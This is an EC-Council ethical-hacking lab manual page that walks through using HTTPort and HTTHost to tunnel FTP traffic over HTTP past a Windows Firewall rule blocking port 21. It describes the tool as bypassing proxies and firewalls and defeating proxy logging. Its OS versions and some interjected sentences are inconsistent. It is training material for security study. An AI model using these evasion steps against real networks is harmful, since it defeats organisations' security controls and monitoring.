HTTPort is a program from HTTHost that creates a transparent tunnel through a proxy server or firewall.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers are always in a hunt for clients that can be easily compromised and they can enter your network by IP spoofing to damage or steal your data. The attacker can get packets through a firewall by spoofing the IP address. If attackers are able to capture network traffic as you have learned to do in the previous lab, they can perform Trojan attacks, registry attacks, password hijacking attacks, etc., which can prove to be disastrous for an organization's network. An attacker may use a network probe to capture raw packet data and then use this raw packet data to retrieve packet information such as source and destination IP address, source and destination ports, flags, header length, checksum, Time to Live (TTL), and protocol type.

Hence, as a network administrator you should be able to identify attacks by extracting information from captured traffic such as source and destination IP addresses, protocol type, header length, source and destination ports, etc. and compare these details with modeled attack signatures to determine if an attack has occurred. You can also check the attack logs for the list of attacks and take evasive actions.

Also, you should be familiar with the HTTP tunneling technique by which you can identify additional security risks that may not be readily visible by conducting simple network and vulnerability scanning and determine the extent to which a network IDS can identify malicious traffic within a communication channel. In this lab, you will learn HTTP tunneling using HTTPort.

Lab Objectives

This lab will show you how networks can be scanned and how to use **HTTPort** and **HTTHost**.

Lab Environment

In the lab, you need the HTTPort tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTPort** is located at **D:\CEH-Tools\CEHv8 Module 16 Evading IDS, Firewalls and Honeypots\HTTPort**
- You can also download the latest version of **HTTPort** from the link http://www.targeted.org
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Install HTTHost on **Windows 8** Virtual Machine
- Install HTTPort on **Windows Server 2012** Host Machine
- Follow the wizard-driven installation steps and **install it**
- **Administrative privileges** are required to run this tool

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 16 Evading IDS, Firewalls and Honeypots

Lab Duration

Time: 20 Minutes

Overview of HTTPort

HTTPort creates a transparent tunnel through a proxy server or firewall. HTTPort allows using all sorts of Internet software from behind the proxy. It bypasses **HTTP proxies** and **HTTP**, **firewalls**, and **transparent accelerators**.

HTTPort creates a transparent tunnel through a proxy server or firewall. This allows you to use all sorts of Internet software from behind the proxy.

Lab Tasks

TASK 1

Stopping IIS Services

1. Before running tool you need to stop **IIS Admin Service** and **World Wide Web services** on **Windows Server 2008 virtual machine**.
2. Select **Administrative Privileges** → **Services** → **IIS Admin Service**, right-click and select **Stop**.




FIGURE 4.1: Stopping IIS Admin Service in Windows Server 2008

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Select **Administrative Privileges → Services → World Wide Web Services**, right-click and select **Stop**.

It bypasses HTTPS and HTTP proxies, transparent accelerators, and firewalls. It has a built-in SOCKS4 server.




FIGURE 4.2: Stopping World Wide Web Services in Windows Server 2008

4. Log in to **Windows Server 2008** virtual machine.
5. Open Mapped Network Drive **CEH-Tools** at **Z:\CEH-Tools\CEHv8 Module 16 Evading IDS, Firewalls and Honeypots**.

It supports strong traffic encryption, which makes proxy logging useless, and supports NTLM and other authentication schemes.

6. Open the **HTTHost** folder and double-click **htthost.exe**.
7. A **HTTHost** wizard will open; select the **Options** tab.
8. On the **Options** tab leave all the settings as their defaults except the **Personal Password** field, which should be filled with any other password. In this Lab the Personal Password is "**magic**."
9. Check the **Log Connections** option and click **Apply**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in Z:\ Mapped Network Drive




FIGURE 4.3: HTTHost Options tab

10. Now leave **HTTHost** intact, and don't turn off **Windows Server 2008** Virtual Machine.
11. Now switch to **Windows Server 2008 Host Machine**, and install HTTPort from **D:\CEH-Tools\CEHv7 Module 16 Evading IDS, Firewalls and Honeypots**.
12. Follow the wizard-driven installation steps.
13. Now open **HTTPort** from **Start → All Programs → HTTPort 35NFM → HTTPort 35NFM**.
14. The **HTTPort** window appears as shown in the following figure.

To set up HTTPort need to point your browser to 127.0.0.1




FIGURE 4.4: HTTPort Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Select the **Proxy** tab and enter the **Host name** or **IP address** of the targeted machine.
16. Here, as an example, enter the **Windows Server 2008** virtual machine **IP address**, and enter **Port number 80**.
17. You cannot set the **Username** and **Password** fields.
18. In **User personal remote host at section**, enter the targeted **Host machine IP address** and the port should be **80**.
19. Here any password could be chosen. Here as an example the password is **magic**.

HTTPort goes with the predefined mapping "External HTTP proxy" of local port

For each software to create custom, given all the addresses from which it operates. For applications that are dynamically changing the ports there Socks4-proxy mode, in which the software will create a local server Socks (127.0.0.1)




FIGURE 4.5: HTTPort Proxy settings window

20. Select the **Port Mapping** tab and click **Add** to create **New Mapping**.

In real world environment, people sometimes use password protected proxy to make company employees to access the Internet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.6: HTTPort creating a New Mapping

21. Select **New Mapping Node**, and right-click **New Mapping**, and select **Edit**.




FIGURE 4.7: HTTPort Editing to assign a mapping

22. Rename it to **ftp certified hacker**, and select **Local port node**, right-click to **Edit** and enter a **Port value** to **80**.
23. Now right-click **Remote host node** to **Edit** and rename it as **ftp.certifiedhacker.com**.
24. Now right click **Remote port** node to **Edit** and enter the port value of **21**.

HTTHost supports the registration, but it is free and password-free - you will be issued a unique ID, which you can contact the support team and ask your questions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 16 Evading IDS, Firewalls and Honeypots




FIGURE 4.8: HTTPort Static TCP/IP port mapping

25. Click **Start** on the **Proxy** tab of HTTPort to run the HTTP tunneling.

In this kind of environment, the federated search webpart of Microsoft Search Server 2008 will not work out-of-the-box because we only support non-password protected proxy.




FIGURE 4.9: HTTPort to start tunneling

26. Now switch to **Windows Server 2008** virtual machine and click the **Applications log** tab.
27. Check the last line. If **Listener: listening at 0.0.0.0:80**, then it is running properly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.10: HTTHost Application log section

28. Now switch to **Windows Server 2008** host machine and turn **ON** the **Windows Firewall**.
29. Go to **Windows Firewall with Advanced Security**.
30. Select **Outbound rules** from the left pane of the window, then click **New Rule** in the right pane of the window.

Tools demonstrated in this lab are available in Z:\ Mapped Network Drive in Virtual Machines




FIGURE 4.11: Windows Firewall with Advanced Security window in Windows Server 2008

31. In the **New Outbound Rule Wizard**, check the **Port** option in the **Rule Type** section and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.12: Windows Firewall selecting a Rule Type

32. Now select **All local ports** in the **Protocol and Ports** section.




FIGURE 4.13: Windows Firewall assigning Protocols and Ports

33. In the **Action** section, select **Block the connection** and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

📖 **NAT/firewall issues: You need to enable an incoming port. For HTThost it will typically be 80(http) or 443(https), but any port can be used - IF the HTTP proxy at work supports it - some proxy's are configured to allow only 80 and 443.**




FIGURE 4.14: Windows Firewall setting an Action

34. In the **Profile** section, select all the three options. The rule will apply to: **Domain**, **Public**, **Private** and click **Next**.

🗁 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 16 Evading IDS, Firewalls and Honeypots**




FIGURE 4.15: Windows Firewall Profile settings

35. Type **Port 21 Blocked** in the **Name** field, and click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.16: Windows Firewall assigning a name to Port

The default TCP port for FTP connection is port 21. Sometimes the local Internet Service Provider blocks this port and this will result in FTP connection issues.

36. New Rule **Port 21 Blocked** is created as shown in the following figure.




FIGURE 4.17: Windows Firewall New rule

HTTPort doesn't really care for the proxy as such: it works perfectly with firewalls, transparent accelerators, NATs and basically anything that lets the HTTP protocol through.

HTTP is the basis for Web surfing, so if you can freely surf the Web from where you are, HTTPort will bring you the rest of the Internet applications.

37. Right-click the newly created rule and select **Properties**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTPort then intercepts that connection and runs it through a tunnel through the proxy.

Enables you to bypass your HTTP proxy in case it blocks you from the Internet




FIGURE 4.18: Windows Firewall new rule properties

38. Select the **Protocols and Ports** tab. Change the **Remote Port** option to **Specific Ports** and enter the **Port number** as **21**.
39. Leave the other settings as their defaults and Select **Apply → OK**.

